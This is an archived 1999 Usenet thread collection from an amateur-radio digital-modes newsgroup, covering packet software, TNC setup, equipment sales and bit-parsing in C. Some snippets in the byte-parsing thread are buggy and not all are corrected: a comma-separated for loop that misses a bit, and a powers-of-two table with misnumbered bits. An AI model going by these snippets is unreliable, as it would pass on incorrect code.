FlexNet.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4705. Re: Decoding packet with a soundcard in Windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-28 00:00:00 UTC
From: siggraph@dgp.toronto.edu
Message-ID: <38185412.C25AADD1@dgp.toronto.edu>
Source record: 15763

Probably not relevant to your question, but certainly interesting:

Check out LINUX. The late model kernels have support for AX25, RTTY,
PACTOR-I and more all for free, complete with source code.

Since you're homebrewing your own s/w, take a look at the kernel source
and see how they did it.

Cheers,
Greg, ve0acr

Byon Garrabrant wrote:

> I'm sure that this thread has been beaten to death in the past, but I
> searched around and could not find a Windows app to decode/encode 1200
> or 9600 baud packet with a sound card.Can anyone confirm that this
> doesn't exists, or point me in the direction of one?
>
> I have, in fact, started writing one of my one. If it turns out to
> become functional, I'll notify the group.
>
> Thanks!
>
> Byon

4706. What Pactor / packet foftware to handle PK-232 and TNC2 clone

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-28 00:00:00 UTC
From: 106255.1565@compuserve.com
Message-ID: <38185d88.1012534@news.compuserve.com>
Source record: 15764

I have tried XPWIN and a couple of other apps but am looking for
software to handle two or more TNCs one of which is a PK-232/DSP in
Pactor fot HF and the other a TNC2 clone for VHF. Winlink looks great
but may be overkill. Any suggestions. My needs are:
1. Handling PMS mail and auto retrieving from VHF/HF sources.
2, Must handle the above hardware
3. Would be an advantage if a Pactor login could cross connect to the
local VHF packet system.
Software comes and goes and I may have missed some new versions.
Richard G4BBH

4707. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-28 00:00:00 UTC
From: 106255.1565@compuserve.com
Message-ID: <381960df.1867409@news.compuserve.com>
Source record: 15765

Bob Lewis <aa4pb@erols.com> wrote:

>
>Icom charges for their rigs - where's the hamradio spirit in that... I
>guess anyone who designs and builds a product (whether hardware or
>software) has the right to give it away or to ask to be paid for it. I
>think they learned a lesson from Pactor-I where many mfgs. sold hardware

A charge is to be made for the use of the 'Morse code' by amateur
radio operators. This will be backdated to 1st. January 1900. All
past and present users of the mode should therefore apply for a
licence number together with their payment for past and future use.

4708. psk31 problem w/sound card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-28 00:00:00 UTC
From: Gordon Yarte <GYarte@worldnet.att.net>
Message-ID: <7v9oephnn1@bgtnsc02.worldnet.att.net>
Source record: 15766

I sure need someone to help. Am using Windows 95 and have a soundblaster pro sound card. When clicking "Set Up" on psk31 I keep getting an ERROR message: "SOUNDCARD MMSYSTEM032. The specified format cannot be translated or supported. Use the capabilities function to view supported formats." I have talked to microsoft and to creative (soundblaster) about this and noone seems to know anything.. Can anyone help???? W7EQ Gordon

4709. Re: Decoding packet with a soundcard in Windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-28 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7v9m7p$192g$3@arachne.labyrinth.net.au>
Source record: 15767

Cathryn Mataga <cathryn@junglevision.com> wrote:
> It's $28 for TCP/IP or free for just decoding plain AX25. I'm using it to
> decode
> 9600 right now. (It's slightly finicky about what sound card you have.)

(Sorry Charles, I can't help myself.)

I suggest investigating linux too. It has this too (SB or WSS cards
supported), and the TCP/IP is integrated with the rest of the networking.
(I don't believe it is in SV2AGW's software.) And it's completely free,
in keeping with the amateur radio spirit.

Hamish vk3sb

4710. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-28 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7va5h3$i9q$1@bgtnsc01.worldnet.att.net>
Source record: 15768

RF <106255.1565@compuserve.com> wrote in message
news:381960df.1867409@news.compuserve.com...
> Bob Lewis <aa4pb@erols.com> wrote:
>
> >
> >Icom charges for their rigs - where's the hamradio spirit in that... I
> >guess anyone who designs and builds a product (whether hardware or
> >software) has the right to give it away or to ask to be paid for it. I
> >think they learned a lesson from Pactor-I where many mfgs. sold hardware
>
> A charge is to be made for the use of the 'Morse code' by amateur
> radio operators. This will be backdated to 1st. January 1900. All
> past and present users of the mode should therefore apply for a
> licence number together with their payment for past and future use.

The good news is that the license fee is reduced for hams who
can demonstrate higher code speed capability. If you can receive
Morse above 30 WPM the fees are waived. The fees, of course,
do not apply to Morse sent or received by hams with the lowest
level of license, but only by those with higher license classes.

Note also that the fee is waived for use of Morse during officially
sponsered emergency communications drills.

As with all such governmental licensing the rules are quite complex.

--

... Hank

http://horedson.home.att.net

4711. READING AND PARSING BYTES

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-28 00:00:00 UTC
From: chramade@aol.com
Message-ID: <19991028172301.27657.00001667@ng-fo1.aol.com>
Source record: 15769

Hello
Can anyone explain to me how to read a Byte (0....255) so as to know which
bit is ON (1) and which one is OFF (0) in the corresponding binary number ?
Thanks

4712. FS:TNC-Multi-Mode Data Controller

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-28 00:00:00 UTC
From: "john williams (remove X to reply)" <Xac6ts@n2.net>
Message-ID: <3818BF7E.5E89781C@n2.net>
Source record: 15770

FS: MFJ-1278 MULTI-MODE DATA CONTROLLER

9 modes:
* VHF/HF Packet, RTTY, ASCII, AMTOR, NAVTEX, CW, SSTV, FAX, and
Contest Memory Keyer
* "Easy Mail" personal mailbox
* 20 LED precision tuning indicator
* Multi-Grey Level FAX/SSTV Modem
* Exclusive Built In Printer Port
* Software Selectable Dual Radio Ports
* Expanded Manual with "Fast Start" section
* 32K RAM with Lithium Battery Backup
* KISS....TCP/IP compatible
* AC power supply included

Cables included: TNC to computer, VHF to TNC, HF to TNC.
(you must configure VHF and HF cables to suit your rig,
full instructions included)

Very good condition both functionaly and cosmeticly.
Has 2 hairline scratches on top 3/4" long.

TST Multimode software included (DISK)

Origional Box, all books and cables.

I used this TNC to work the MIR PMS. MIR is out of
commission now and I have no use for the TNC anymore.

PRICE $125.00 shipped UPS GROUND 48 states. Money order
only.COD add $6.00

--
PAGE AT-> http://www.angelfire.com/ca2/home4biz/index.html

---/---
---/---
----/----
-----/-----

AC6TS John Williams
LAT. 33.06.15 LON. -117.03.36 7.030Mhz CW
DM13KC 14.030Mhz CW

4713. Re: READING AND PARSING BYTES

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-28 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <OkhnM6YI$GA.329@cpmsnbbsa02>
Source record: 15771

You can do this by ANDing the byte with the one you want to compare.

i.e (in C)

```
#define BYTE_ONE 0x01 // 00000001
.....
#define BYTE_256 0xff // 00001111

unsigned short ch=10;

if (ch & BYTE_ONE)
{
// lsb high
}
else if (ch & BYTE_256)
{
// lower nibble high
}

etc etc
```

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

ChRAMADE wrote in message <19991028172301.27657.00001667@ng-fo1.aol.com>...
>Hello
>Can anyone explain to me how to read a Byte (0....255) so as to know which
>bit is ON (1) and which one is OFF (0) in the corresponding binary number ?
>Thanks

4714. NAVTEX Savannah GA operational

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-28 00:00:00 UTC
From: "Joe Hersey, Jr." <jhersey@tidalwave.net>
Message-ID: <3818C8F5.1029A1CC@tidalwave.net>
Source record: 15772
Cross-posted to: rec.boats.cruising,rec.radio.amateur.digital.misc

The US Coast Guard has a new NAVTEX transmitter operational in Savannah GA, which is intended to fill a coverage gap between sites in Portsmouth VA and Miami FL. It's primary purpose is to provide warnings concerning Right whale activity, but broadcasts will include weather, SAR and nav warnings. Not sure there's much up there yet...if not, there should be activity shortly. Broadcasts are on 518 kHz, 100 baud FEC sitor (amtor), at 0040 UTC and every 4 hrs.

4715. Fwd: failed delivery

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-28 00:00:00 UTC
From: w2der@yahoo.COM
Message-ID: <19991028223240.22466.rocketmail@web1806.mail.yahoo.com>
Source record: 15773

Hello All,

Tony in Australia has updated his Paket 6
software
to Paket 6.2. You may download new version at:
www.acay.com.au/tonyl

>
> ____
> Do You Yahoo!?
> Bid and sell for free at http://auctions.yahoo.com
>

=====

____
Do You Yahoo!?
Bid and sell for free at http://auctions.yahoo.com

4716. READING AND PARSING BYTES

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-28 00:00:00 UTC
From: chramade@aol.com
Message-ID: <19991028184819.26175.00001703@ng-bj1.aol.com>
Source record: 15774

Hello
Can anyone explain to me how to read a Byte (0....255) so as to know which
bit is ON (1) and which one is OFF (0) in the corresponding binary number ?
Thanks

4717. Re: psk31 problem w/sound card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-28 00:00:00 UTC
From: Ralph Mowery <rmowery@dialpoint.net>
Message-ID: <3818D1D0.F1DFCBDA@dialpoint.net>
Source record: 15775

I am running psk31 and have not seen this error, but I think it is the same error that I was getting while running a program called Wintone. I had to go and select a differant type of sound driver. Try doing a search for the Wintone home page and see what they have to say about that.

Gordon Yarte wrote:
>
> I sure need someone to help. Am using Windows 95 and have a soundblaster
> pro sound card. When clicking "Set Up" on psk31 I keep getting an ERROR
> message: "SOUNDCARD MMSYSTEM032. The specified format cannot be translated
> or supported. Use the capabilities function to view supported formats."
> I have talked to microsoft and to creative (soundblaster) about this and
> noone seems to know anything.. Can anyone help???? W7EQ Gordon

4718. Re: NEW SEARCH ENGINE & DIRECTORY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-29 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <381966A5.23E544F2@usa-site.net>
Source record: 15776

Balcazar wrote:

> .... AND MUCH MUCH MORE....!!!

define "MUCH MUCH"...

4719. Re: READING AND PARSING BYTES

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-29 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <381968D5.AE60E916@usa-site.net>
Source record: 15777

The powers of two are:

1 Bit 0
2 Bit 1
4 Bit 2
8 Bit 3
16 Bit 4
32 Bit 5
64 Bit 7
128 Bit 8

So you can see that all bits set is just the sum of
the left column, or 255, and all bits 0 would be 0.

To see this in action, it would be:

00000000 0
00000001 1
00000010 2
00000011 3
00000100 4
00000101 5
00000110 6
00000111 7
00001000 8
. . .

Now go back and look at the bytes with just one bit set.
They are:

00000001 1
00000010 2
00000100 4
00001000 8

Hey now, that looks like the power of two table above...

ChRAMADE wrote:
>
> Hello
> Can anyone explain to me how to read a Byte (0....255) so as to know which
> bit is ON (1) and which one is OFF (0) in the corresponding binary number ?
> Thanks

4720. Re: READING AND PARSING BYTES

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-29 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn81inau.ear.nomail@linux.pe1chl.ampr.org>
Source record: 15778

```
Rick Ruhl <ricker@cssincorp.com> wrote:
>You can do this by ANDing the byte with the one you want to compare.

>i.e (in C)

>#define BYTE_ONE 0x01 // 00000001
>.....
>#define BYTE_256 0xff // 00001111

>unsigned short ch=10;

>if (ch & BYTE_ONE)
> {
> // lsb high
> }
>else if (ch & BYTE_256)
> {
> // lower nibble high
> }

>etc etc

It seems to me the comments (which aren't C but C++) don't agree with the
actual code...

Rob
--
+-----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+-----------------------------------+--------------------------------------+
```

4721. Re: READING AND PARSING BYTES

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-29 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <OJ$3dYgI$GA.292@cpmsnbbsa02>
Source record: 15779

Either the /* */ or // works in most current compilers. And this code would
also compile under a C or C++ compiler. Most compilers nowdays don't really
care.

I met Stroustrup a few years back, and it didn't matter to him. <grin>

But yes, there is an error in there.. that's what I get for writing the code
on the fly.

#define BYTE_256 0xff // 00001111

Should be

#define BYTE_256 0x0f

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Rob Janssen wrote in message ...
>Rick Ruhl <ricker@cssincorp.com> wrote:
>>You can do this by ANDing the byte with the one you want to compare.
>
>>i.e (in C)
>
>>#define BYTE_ONE 0x01 // 00000001
>>.....
>>#define BYTE_256 0xff // 00001111
>
>>unsigned short ch=10;
>
>>if (ch & BYTE_ONE)
>> {
>> // lsb high
>> }
>>else if (ch & BYTE_256)
>> {
>> // lower nibble high
>> }
>
>>etc etc
>
>It seems to me the comments (which aren't C but C++) don't agree with the
>actual code...
>

>Rob
>--
>+----------------------------------+--------------------------------------+
>| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
>| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
>+----------------------------------+--------------------------------------+

4722. speed of HTX 100

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-29 00:00:00 UTC
From: randas@mindspring.com
Message-ID: <7vc3munu1@nntp5.atl.mindspring.net>
Source record: 15780

Does the htx-100 need any mod to make it switch between tx/rx fast enough for 1200 baud packet..??? Any info on this would be great.

73 to all

de Tim K0FL

4723. Help on EPROM, D/A circuit??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-29 00:00:00 UTC
From: Henry Wallace <ultrasonic@worldnet.att.net>
Message-ID: <01bf2229$9adde4a0$a4864d0c@a>
Source record: 15781

If this is not the proper Group, please
pardon my intrusion...

I'm building an arbitrary waveform
generator to time-control the gain of a receiver.

It uses a ring counter which sequentially
addresses an EPROM. The 8-bit wide
EPROM output is fed to a D/A converter,
so that the analog signal out of the D/A
is an arbitrary voltage depending on the
memory previously written into the EPROM.

Can anyone suggest where I can get a
schematic suggesting part numbers??

The EPROM will be about 8x256 bits.

Thanks, Henry
--
Henry Wallace, Ultrasonic-Energy.com
ultrasonic@worldnet.att.net

4724. Two soundcards

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-29 00:00:00 UTC
From: pgenenv@tinet.ie
Message-ID: <3819df98.25048148@news1.tinet.ie>
Source record: 15782

Has anyone managed to successfully get two soundcards to work simultaneously under W98 ? I am using a Creative SB card but have also an integrated yamaha system in a Dell Pentium II 350 mhz PCI machine. I would like to run one of them as a dedicated FFT card while using the other for RTTY/PSK etc.

Has anyone any information on how to go about this ?

If I get any useful data I will post a summary to this group

Regards

Gerry
EI9FV

4725. Re: READING AND PARSING BYTES

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-29 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn81jrgu.k8b.nomail@linux.pe1chl.ampr.org>
Source record: 15783

```
Rick Ruhl <ricker@cssincorp.com> wrote:
>Either the /* */ or // works in most current compilers. And this code would
>also compile under a C or C++ compiler. Most compilers nowdays don't really
>care.

Apparently your C compiler processes a language that resembles C. But
does it also accept the following correct C program?

#include <stdio.h>

int main ()

{
int i;

i = 6 //* divided by */ 3;

printf("%d\n", i);
return 0;
}

Rob
--
+-----------------------------------+---------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+-----------------------------------+---------------------------------------+
```

4726. Re: READING AND PARSING BYTES

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-29 00:00:00 UTC
From: Address@BottomOf.Page
Message-ID: <3819fa25.21166379@news.xmission.com>
Source record: 15784

The right shift operator works well for this type of thing:

```
for(i = 0, i < 7, i++)
{
if (YOURBYTE & 1)
; // record true/false result in a data structure or whatever
YOURBYTE >>= 1;
}
```

Keith Diehl - Salt Lake City
spam free email form at www.xmission.com\~kdiehl

In rec.radio.amateur.digital.misc, message
<19991028184819.26175.00001703@ng-bj1.aol.com>, chramade@aol.com
(ChRAMADE) wrote:

>Hello
>Can anyone explain to me how to read a Byte (0....255) so as to know which
>bit is ON (1) and which one is OFF (0) in the corresponding binary number ?
>Thanks

4727. Pacterm '98 and PkTerm '99 release 1.4 on the web

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-29 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <eJSrK5kI$GA.268@cpmsnbbsa02>
Source record: 15785

An updated version of Pacterm '98 and Pk-Term '99 is now on the web at
http://www.cssincorp.com . This is a free upgrade for owners of the product.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

4728. Re: XPWIN and TNC-2 clones

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-29 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <uoKO5wnI$GA.350@cpmsnbbsa05>
Source record: 15786

Should be able to set it up as dumb terminal with the correct comm port and baud rate and go with it. Have emailed Gary Johnson, the author, about doing it? He's a good egg, and does support his product very well.

There is a host mode in the TNC2 (BLP Host), which is also used in the MFJ TNC's. We found some problems with the BLP host which MFJ is working on with Howie to fix, and once he does, he should add those fixes to the TNC2 firmware.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Richard C. Ferryman <106255.1565@compuserve.com> wrote in message <381a37ef.1692193@news.compuserve.com>...
>Can anyone give me guidance as to setting up XPwin and a TNC-2 tnc.
>This seems to fall in to the dumb terminal mode but there is no real
>documentation on setting it up.
>Thanks from G4BBH

4729. KPC 2 for sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-29 00:00:00 UTC
From: Chris Nicholson <csnichol@netusa1.net>
Message-ID: <381A9503.5E12@netusa1.net>
Source record: 15787

Kantronics KPC-2 TNC for sale. $30 plus $5 shipping

Chris
N9LLO

4730. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-29 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <UimT3.5084$Tf7.7844@nuq-read.news.verio.net>
Source record: 15788
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Rob Janssen wrote in message ...
>Ian Wade <ian@dowrmain.demon.co.uk> wrote:
>>In article <7vi1qqcee1@bgtnsc02.worldnet.att.net>, Hank Oredson
>><horedson@att.net> writes
>>>One place it is quoted is RFC-1122:
>
>>Thanks Hank. That's exactly what I was looking for.
>
>Of course its origins are in the first "Internet Protocol v4" and
>"Transmission Control Protocol" RFCs: RFC760 and RFC761.
>
>Did you now NET 44 (AMPRNET) was already registered in September 1981?
>It is listed in RFC790 (assigned numbers). In those days, there were
>no class-B and class-C networks registered yet, which probably is why
>we got a class-A so easily :-)

Yeah, whoever registered that Class-A back then was a genius.

4731. XPWIN and TNC-2 clones

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-30 00:00:00 UTC
From: 106255.1565@compuserve.com
Message-ID: <381a37ef.1692193@news.compuserve.com>
Source record: 15789

Can anyone give me guidance as to setting up XPwin and a TNC-2 tnc.
This seems to fall in to the dumb terminal mode but there is no real
documentation on setting it up.
Thanks from G4BBH

4732. FS: equi[tment

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-30 00:00:00 UTC
From: Dave <floydboyz@hotmail.com>
Message-ID: <381AF7F9.19479264@hotmail.com>
Source record: 15790

1) moccom70 not tuned for uhf ham band $35.00
2) procomm sprit 9k6 tnc no eprom $125.00
(I need eprom for other tnc)
3) regency 6 6mtr xtal rig 52.525 and another simplex pair $80.00
4) FT-726r HF modual (12-15-10mtr) $200.00
5) heathkit HD19 phone patch w/photo-copy of manual $35.00
6) hallicrafters S-38E receiver (case i'd say around a '6' rating for
looks) $35.00
7) kenwood tm-3550a 220mhz that needs repair,has low
output pwr, a few watts,so if you know anyone that repairs here is
a way
to go.rig and new 220mhz antenna $150.00 for both.
(i was going to use this for a packet bbs system,just never got
around to
getting rig fixed.mic,mouning bracket,photo-copy of manual.
All works,unless noted,but sold as-is, plus shipping.All prices in U.S
funds.
IF you are interested: davev@bluemoon.net
tnx for reading,de dave-n2rhl

4733. WinLink 2.9 and FBB forwarding

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-30 00:00:00 UTC
From: 106255.1565@compuserve.com
Message-ID: <381b36a3.95682@news.compuserve.com>
Source record: 15791

In my search for software to suit my HF/VHF needs I have downloaded
WinLink 2.9. This is now working with my PK-232/DSP and TNC-2 clones
with TF2.7(WA8DED type firmware).
There are two questions (so far), both reference the VHF packet ports:
1. How do I set this up to handle my local BBS which runs FBB?
2. Winlink won't forward if there is no mail to forward but can it be
forced to reverse forward?
In general it looks as if WinLink will suit my needs if I can sort
this forwarding thing out.
Richard G4BBH

4734. Writelog on PSK & RTTY?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-30 00:00:00 UTC
From: Joe <jchutch@ne.mediaone.net>
Message-ID: <CDKS3.4157$IT5.273279@ndnws01.ne.mediaone.net>
Source record: 15792

Can anyone offer feedback on using Writelog's soundcard capabilities for PSK and RTTY? Before deciding whether to purchase the program, I would like some feedback on these features. Does the PSK include AFC, Net and other similar features like PSK and Logger? How does its RTTY functionality on soundcard compare to other soundcard programs? I am attracted to the idea of a seamless logging and soundcard PSK/RTTY capability, but would like some feedback on these features. (I have been spoiled using RITTY and Logger, but can't run RITTY smoothly with Logger as a logging program, since RITTY runs in a DOS environment.) Thanks.

Joe Hutcheson
KB1CJ
jchutch@ne.mediaone.net

4735. Need advice on RTTY/PC Interface and software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-30 00:00:00 UTC
From: Don Ware <dgware@voicenet.com>
Message-ID: <AbIbOOVS9trxKuAgeVHq75EPBXxP@4ax.com>
Source record: 15793

Hi all,

I just got my General and I'm getting interested in RTTY/ASCII.

I'm looking to buy a PC interface to use (transmit and receive).

All I have seen is the MFJ 1224.

My shack PC at the moment is an old PS2 with color so I'm also
looking for some software to run under dos 6.22 or so.

Thanks, Don KB3DMA

4736. new to packet; unable to transmit?!?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-30 00:00:00 UTC
From: dd <barneyjones@worldnet.att.net>
Message-ID: <7vgf2m$13e$1@bgtnsc03.worldnet.att.net>
Source record: 15794

Hello!
I recently purchased a Kantronics Packet Communicator 3 Plus and am trying to get it working with my Radio Shack HTX202. I purchased the appropriate cables and have set the internal jumper to "HT". I've tried both the Pacterm and KPWin software, both of which seem to work in receive mode. I am unable to connect and get no Transmit lights to come on? The XMITOK value is ON as well.
I'm sure its something simple, but could use a few tips to check. Any ideas?
Barney
KC8LOP

4737. Re: Need advice on RTTY/PC Interface and software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-30 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <ey1yXT1I$GA.234@cpmsnbbsa05>
Source record: 15795

Don,

The MutliMode TNC's provide ASCII and RTTY support. Kantronics has the Kam Plus and KAM 98, Timewave has the PK-232 DSP, MFJ has the 1278B, SCS the PTC-II and HAL the P-38 and DXP38.

This will give you RTTY/ASCII and many more modes, which we've found hams find very useable on hf.

Check them out on the following webpages...

http://www.kantronics.com
http://www.timewave.com
http://www.mfjenterprises.com
http://www.scs-ptc.com
http://www.halcomm.com

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Don Ware wrote in message ...
>
>Hi all,
>
>I just got my General and I'm getting interested in RTTY/ASCII.
>
>I'm looking to buy a PC interface to use (transmit and receive).
>
>All I have seen is the MFJ 1224.
>
>My shack PC at the moment is an old PS2 with color so I'm also
>looking for some software to run under dos 6.22 or so.
>
>Thanks, Don KB3DMA
>

4738. Re: new to packet; unable to transmit?!?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-30 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <#JSlUW1I$GA.337@cpmsnbbsa05>
Source record: 15796

If you're doing a connect from the CMD: prompt in terminal mode, and the XMIT light doesn't come on, on the TNC, then you may have a problem with the TNC itself.

one way to test that the TNC is working firmware wise, is to connect to your internal BBS (Connect <yourcallsign>-1) , if that is working, and you just try to do a Connect ANYCALL from the cmd: prompt and the light doesn't come up, then more than likely the TNC has a problem. Ken Baker can be reached at service@kantronics.com for suppport with the hardware.

If the TNC xmit light does come on, and the HTX202 doesn't xmit, then more than likely their is a cable problem.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

dd wrote in message <7vgf2m$13e$1@bgtnsc03.worldnet.att.net>...
>Hello!
> I recently purchased a Kantronics Packet Communicator 3 Plus and am
>trying to get it working with my Radio Shack HTX202. I purchased the
>appropriate cables and have set the internal jumper to "HT". I've tried
>both the Pacterm and KPWin software, both of which seem to work in receive
>mode. I am unable to connect and get no Transmit lights to come on? The
>XMITOK value is ON as well.
> I'm sure its something simple, but could use a few tips to check. Any
>ideas?
>Barney
>KC8LOP
>
>
>

4739. Re: Need advice on RTTY/PC Interface and software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-31 00:00:00 UTC
From: johnn3twn@aol.comnospam
Message-ID: <19991031063440.13710.00000457@ng-fw1.aol.com>
Source record: 15797

>I just got my General and I'm getting interested in RTTY/ASCII.
>
>I'm looking to buy a PC interface to use (transmit and receive).
>
>All I have seen is the MFJ 1224.
>
>My shack PC at the moment is an old PS2 with color so I'm also
>looking for some software to run under dos 6.22 or so.
>
>Thanks, Don KB3DMA
>
>

I bought an old used MFJ 1278 and hooked it up to an old 386 computer and did RTTY using Procomm, a very early version of modem/communication software running under DOS 6.0....worked great. Now I've upgraded my computer to a 25mhz pentium, my 1278 and Hyperterm (or whatever the default communication software is called in Windows 95) still works great.

73 de N3TWN

4740. FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-31 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s1oklbruiqi57@corp.supernews.com>
Source record: 15798

On October 21st, the FCC released notice:

http://www.fcc.gov/Bureaus/Engineering_Technology/News_Releases/1999/nret9006.html

The Amateur and ISM secondary allocation will cease to exist in the 5850 - 5925 MHz band.
There was also a radio-location allocation, but GPS has replaced most of those functions.

4741. Re: DCD help on Kantronics KAM Plus -Problem Solved

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-31 00:00:00 UTC
From: me <kkpl@spiretech.com>
Message-ID: <381C5F52.C8954EFB@spiretech.com>
Source record: 15799
Cross-posted to: rec.radio.amateur.equipment,alt.ham-radio.rtty,rec.radio.amateur.digital,rec.radio.amateur.digital.misc

Problem Solved - Bought a Timewave PK-232DSP and dumped the KAM.

me wrote:

> 2nd post. no response to the first.
> Hi -
> I have a KAM Plus 8.2. I am not happy with the DCD on the HF modes.
> On teletype/Amtor FEC I get hash between sigs. even though I have tried
>
> both positions on the AM/FM switch. I can run squelch but then I have to
>
> follow the sig. up and down.
> I have emailed Kantronics with the question and they say to push the
> AM/FM button in and this should take care of it. It reduces it but it
> still comes up with random letters from the white noise. THey have been
> of no further help.
>
> I had sold my PK-232MBX to pick up this fine piece of crap. With the
> knob I could adjust the DCD on the PK-232 to the level I wanted.
>
> I like the fact that the KAM is dual port and would like to make it
> work. If I can I guess I should look to a HAL unit??
> Has anybody tried the new Timewave version of the PK-232DSP??
> opinions are OK.
> Thank You.
> 73, de Rich - KK7PL
> please reply to
> kk7pl@WANfear.com

4742. Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-31 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <McgDk$AmTIH4EwBC@dowrmain.demon.co.uk>
Source record: 15800
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Somewhere in the 2000-odd RFCs there's a statement that goes something like "When implementing a protocol, be strict about what you send but liberal about what you receive."

Can someone point me to chapter and verse, as I want to quote this in a document I'm writing.

Thanks.

73
Ian, G3NRW
--
+---+
| APRS on 144.800 [IO91SX] ~55km/35 miles NNW of London |
| email: g3nrw@arrl.net |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
| APRS PROTOCOL SPEC: http://www.tapr.org/tapr/html/aprswg.html |
+---+

4743. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-31 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7vi1qqcee1@bgtnsc02.worldnet.att.net>
Source record: 15801
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

One place it is quoted is RFC-1122:

1.2.2 Robustness Principle

At every layer of the protocols, there is a general rule whose
application can lead to enormous benefits in robustness and
interoperability [IP:1]:

"Be liberal in what you accept, and
conservative in what you send"

Software should be written to deal with every conceivable
error, no matter how unlikely; sooner or later a packet will
come in with that particular combination of errors and
attributes, and unless the software is prepared, chaos can
ensue. In general, it is best to assume that the network is
filled with malevolent entities that will send in packets
designed to have the worst possible effect. This assumption
will lead to suitable protective design, although the most
serious problems in the Internet have been caused by
unenvisaged mechanisms triggered by low-probability events;

Internet Engineering Task Force [Page 12]

RFC1122 INTRODUCTION October 1989

mere human malice would never have taken so devious a course!

Adaptability to change must be designed into all levels of
Internet host software. As a simple example, consider a
protocol specification that contains an enumeration of values
for a particular header field -- e.g., a type field, a port
number, or an error code; this enumeration must be assumed to
be incomplete. Thus, if a protocol specification defines four
possible error codes, the software must not break when a fifth
code shows up. An undefined code might be logged (see below),
but it must not cause a failure.

The second part of the principle is almost as important:
software on other hosts may contain deficiencies that make it
unwise to exploit legal but obscure protocol features. It is
unwise to stray far from the obvious and simple, lest untoward
effects result elsewhere. A corollary of this is "watch out
